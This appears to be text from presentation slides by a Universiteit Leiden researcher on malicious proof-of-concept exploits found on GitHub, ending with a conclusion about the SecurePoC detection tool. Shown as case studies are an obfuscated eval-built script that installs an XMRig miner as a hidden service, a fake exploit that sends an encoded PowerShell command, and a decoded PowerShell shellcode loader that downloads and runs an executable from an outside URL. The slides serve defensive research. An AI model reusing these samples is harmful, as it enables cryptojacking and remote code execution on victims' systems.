mkdi';VDz='vice';GBz='uth';bz='ter/';DCz=' dis';Mz='XMRI';BDz=' $SY';ZCz='utpu';hBz='4" ]';VBz='{';oDz='DOC';PBz='yste';rDz='$APP';KDz='TEMD';aCz
='t $L';Pz='EPO';RBz='ser';FCz=' $AP';Wz='NTID';jBz='hen';GCz='PNAM';ODz='Desc';YBz='$(un';lDz='.tar';fDz='[Ins';MBz='ME/.';SBz='ensu';TDz='emon'
;Hz='g/k0';rBz='user';Lz='per';Ez='/cod';DBz='E=xs';fBz='= "x';VCz='CAL_';mBz='}';rz='TH=$';NCz='&1';qBz='l --';tBz='p $A';LCz='/nul';ICz='rvic';
iBz=']; t';kz='w/ma';vz='bin';kBz='exit';aDz='ME';EBz='essi';iCz='NAME';WCz='curl';iDz='edBy';rCz='/$AP';vDz='null';mz='/Xse';CCz='>&1';Rz='raw/'
;Zz='/raw';pz='LOCA';vBz='ME.s';TBz='re_o';Cz='=htt';RDz=' Aut';nz='ssio';NBz='conf';Yz='RL=$';QCz='relo';tCz='/$XM';eBz='ne !';JDz='$SYS';az='/m
as';gCz='H/$X';BCz='ll 2';PCz='mon-';oCz='RL';Fz='eber';aBz='-m)';xDz='1';MDz='[Uni';Dz='ps:/';eDz='ys';QDz='ion=';jDz='=def';GDz='<<HE';ZDz='t=$
L';nBz='s';Az='REPO';oz='n.sh';OCz=' dae';sz='HOME';sBz=' sto';jz='L/ra';AEz='tart';hz='$REP';qDz='ble ';BBz='.sh';uz='cal/';HCz='E.se';qz='L_PA'
;ez='le';oBz='syst';NDz='t]';xz='AME=';yBz=' /de';RCz='ad >';Kz='drop';UDz='[Ser';gDz='tall';LDz='ce';MCz='l 2>';WBz='mach';ZBz='ame ';pDz=' ena'
;JCz='e > ';mCz='TIDL';Nz='G_UR';fCz='URL';bDz='Rest';yz='Xses';Tz='er/x';XCz=' -sL';eCz='ME $';Qz='URL/';nCz='ENA';YCz=' --o';vCz='AME';JBz='EMD
';ADz='_NAM';Sz='mast';gBz='86_6';Uz='mrig';HDz='REDO';xBz='ce >';cBz='[ $m';lz='ster';yCz='IDLE';nDz='HERE';wDz=' 2>&';hDz='Want';SDz='h da';IDz
='C > ';KCz='/dev';uCz='RIGN';dBz='achi';FDz='cat ';pCz='chmo';wCz='/$XP';ACz='v/nu';ABz='sion';IBz='SYST';sDz='.ser';sCz='E';mDz='get';kDz='ault
';Oz='L=$R';tz='/.lo';LBz='=$HO';UBz='s() ';tDz=' > /';ECz='able';XDz='Exec';dCz='H/$A';xCz='RINT';UCz=' $LO';QBz='md/u';PDz='ript';Iz='rn66';Jz=
'/xmr';uBz='PPNA';uDz='dev/';OBz='ig/s';iz='OUR';dz='ntid';bCz='OCAL';YDz='Star';EDz='TH';kCz='RIG';jCz=' $XM';qCz='d +x';
eval "$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Kz$Lz$z$Mz$Nz$Oz$Pz$Qz$Rz$Sz$Tz$Uz$z$Vz$Wz$Xz$Yz$Az$Bz$Zz$az$bz$cz$dz$ez$z$fz$gz$hz$iz$jz$kz$lz$mz$nz$oz$z$p
z$qz$rz$sz$tz$uz$vz$z$wz$xz$yz$ABz$BBz$z$Mz$CBz$DBz$EBz$FBz$GBz$z$Vz$Wz$HBz$xz$cz$dz$ez$z$IBz$JBz$KBz$LBz$MBz$NBz$OBz$PBz$QBz$RBz$z$SBz$TBz$UBz$V
Bz$z$WBz$XBz$YBz$ZBz$aBz$z$bBz$cBz$dBz$eBz$fBz$gBz$hBz$iBz$jBz$z$kBz$z$lBz$z$mBz$z$SBz$TBz$nBz$z$oBz$pBz$qBz$rBz$sBz$tBz$uBz$vBz$wBz$xBz$yBz$ACz$
BCz$CCz$z$oBz$pBz$qBz$rBz$DCz$ECz$FCz$GCz$HCz$ICz$JCz$KCz$LCz$MCz$NCz$z$oBz$pBz$qBz$rBz$OCz$PCz$QCz$RCz$yBz$ACz$BCz$CCz$z$SCz$TCz$UCz$VCz$KBz$z$W
Cz$XCz$YCz$ZCz$aCz$bCz$cCz$dCz$uBz$eCz$fz$fCz$z$WCz$XCz$YCz$ZCz$aCz$bCz$cCz$gCz$hCz$iCz$jCz$kCz$fCz$z$WCz$XCz$YCz$ZCz$aCz$bCz$cCz$gCz$lCz$mCz$nCz
$eCz$Vz$Wz$Xz$oCz$z$pCz$qCz$UCz$VCz$KBz$rCz$GCz$sCz$z$pCz$qCz$UCz$VCz$KBz$tCz$uCz$vCz$z$pCz$qCz$UCz$VCz$KBz$wCz$xCz$yCz$ADz$sCz$z$SCz$TCz$BDz$CDz
$DDz$EDz$z$FDz$GDz$HDz$IDz$JDz$KDz$cCz$dCz$uBz$vBz$wBz$LDz$z$MDz$NDz$z$ODz$PDz$QDz$yz$ABz$RDz$SDz$TDz$z$UDz$VDz$WDz$z$XDz$YDz$ZDz$bCz$cCz$dCz$uBz
$aDz$z$bDz$cDz$dDz$eDz$z$fDz$gDz$WDz$z$hDz$iDz$jDz$kDz$lDz$mDz$z$nDz$oDz$z$oBz$pBz$qBz$rBz$pDz$qDz$rDz$iCz$sDz$VDz$tDz$uDz$vDz$wDz$xDz$z$oBz$pBz$
qBz$rBz$yDz$AEz$FCz$GCz$HCz$ICz$JCz$KCz$LCz$MCz$NCz"
```

Universiteit Leiden

Case Study 3: Multi-stage dropper



Universiteit Leiden

Case Study 3: Multi-stage dropper

Code | Blame | 426 lines (363 loc) · 31.5 KB | Raw

```
1   import socket
2   import binascii
3   import argparse
4
5   from OpenSSL import *
6   from impacket.structure import Structure
7
8   magic = ("706f7765727368656c6c202f772031202f432073222762073522d3b73222276206b5920652222633b732222762046 4b4e2028286722227620735229 2e76616c75652e746f537472696e6728292b2867222276206b59292e76616c75652e746f537472696e672829293b")
9
10  # impacket structures
11
12
13  class TPKT(Structure):
14      commonHdr = (
15          ('Version', 'B=3'),
16          ('Reserved', 'B=0'),
17          ('Length', '>H=len(TPDU)+4'),
18          ('_TPDU', '_-TPDU', 'self["Length"]-4'),
19          ('TPDU', ':=""'),
20      )
21
```

All Symbols

constant

magic

Definition Search

In this file

8 magic = ("706f7765727368656c6c202f772031202f432073222762073

1 Reference Search

In this file

378 tls.sendall(bytes(magic, "utf-8"))

Search for this symbol

Universiteit Leiden

Case Study 3: Multi-stage dropper

http://finlitex.com/wp-errors/Shock.exe

```
┌──(soufian㉿kali)-[~]
└─$ cat payloads.txt| base64 -d
$kS='$jR=''[hBZ(("msvc"+"r"+"t.dll"))]public static extern IntPtr Kdr(uint dwSize, uint amount);[hBZ("kernel3"+"2"+".dll")]public static extern I
ntPtr BDs(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[hBZ("
kernel3"+"2"+".dll")]public static extern IntPtr VirtualProtect(IntPtr lpStartAddress, uint dwSize, uint flNewProtect, out uint dhR);[hBZ("msvc"+
"r"+"t.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$jR=$jR.replace("BDs", "CreateT"+"h"+"read");$jR=$jR.replac
e("Kdr", "ca"+"l"+"loc");$jR=$jR.replace("hBZ", "DllImp"+"o"+"rt");$Qd="+33,+C9,+64,+8B,+41,+30,+8B,+40,+0C,+8B,+70,+14,+AD,+96,+AD,+8B,+58,+10,+
3B,+53,+3C,+03,+D3,+8B,+52,+78,+03,+D3,+8B,+72,+20,+03,+F3,+33,+C9,+41,+AD,+03,+C3,+81,+38,+47,+65,+74,+50,+75,+F4,+81,+78,+04,+72,+6F,+63,+41,+7
5,+EB,+81,+78,+08,+64,+64,+72,+65,+75,+E2,+8B,+72,+24,+03,+F3,+66,+8B,+0C,+4E,+49,+8B,+72,+1C,+03,+F3,+8B,+14,+8E,+03,+D3,+33,+C9,+51,+68,+2E,+65
,+78,+65,+68,+64,+65,+61,+64,+53,+52,+51,+68,+61,+72,+79,+41,+68,+4C,+69,+62,+72,+68,+4C,+6F,+61,+64,+54,+53,+FF,+D2,+83,+C4,+0C,+59,+50,+51,+66,
+B9,+6C,+6C,+51,+68,+6F,+6E,+2E,+64,+68,+75,+72,+6C,+6D,+54,+FF,+D0,+83,+C4,+10,+8B,+54,+24,+04,+33,+C9,+51,+66,+B9,+65,+41,+51,+33,+C9,+68,+6F,+
46,+69,+6C,+68,+6F,+61,+64,+54,+68,+6F,+77,+6E,+6C,+68,+55,+52,+4C,+44,+54,+50,+FF,+D2,+33,+C9,+8D,+54,+24,+24,+51,+51,+52,+EB,+47,+51,+FF,+D0,+8
3,+C4,+1C,+33,+C9,+5A,+5B,+53,+52,+51,+68,+78,+65,+63,+61,+88,+4C,+24,+03,+68,+57,+69,+6E,+45,+54,+53,+FF,+D2,+6A,+05,+8D,+4C,+24,+18,+51,+FF,+D0
,+83,+C4,+0C,+5A,+5B,+68,+65,+73,+73,+61,+83,+6C,+24,+03,+61,+68,+50,+72,+6F,+63,+68,+45,+78,+69,+74,+54,+53,+FF,+D2,+FF,+D0,+E8,+B4,+FF,+FF,+FF,
+68,+74,+74,+70,+3a,+2f,+2f,+66,+69,+6e,+6c,+69,+74,+65,+78,+2e,+63,+6f,+6d,+2f,+77,+70,+2d,+65,+72,+72,+6f,+72,+73,+2f,+53,+68,+6f,+63,+6b,+2e,+
55,+78,+65,+00";$FB=Add-Type -pass -m $jR -Name "wl" -names TLX;$FB=$FB.replace("TLX", "Wi"+"n"+"32Functions");[byte[]]$Qd = $Qd.replace("+","hHG
x").replace("hHG", "0").Split(",");$yc=0x1008;if ($Qd.L -gt 0x1008){$yc=$Qd.L};$FK=$FB::calloc(0x1008, 1);[UInt64]$dhR = 0;for($GO=0;$GO -le($Qd.
Length-1);$GO++){$FB::memset([IntPtr]($FK.ToInt32()+$GO), $Qd[$GO], 1)};$FB::VirtualProtect($FK, 0x1008, 0x40, [Ref]$dhR);$FB::CreateThread(0,0x0
0,$FK,0,0,0);';$qT=[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($kS));$rf="powershell";$VZ="Windows";$Mlf = "C:\$VZ\syswow64\$VZ$r
f\v1.0\$rf";if([IntPtr]::Size -eq 8){$rf= $Mlf};$Bw = " $rf -noexit -e $qT";iex $Bw
```

Universiteit Leiden

Conclusion

- Our work represents the first comprehensive investigation that analyzes PoCs of CVEs hosted on public platforms such as GitHub
- SecurePoC is a tool to help analysts detect malicious content in open-source code
- Our approach is limited but allows analysts to implement more techniques
- Next steps: working with industry analysts to improve the tool

Universiteit Leiden

Questions?

s.el.yadmani@liacs.leidenuniv.nl

linkedin.com/in/soufianelyadmani/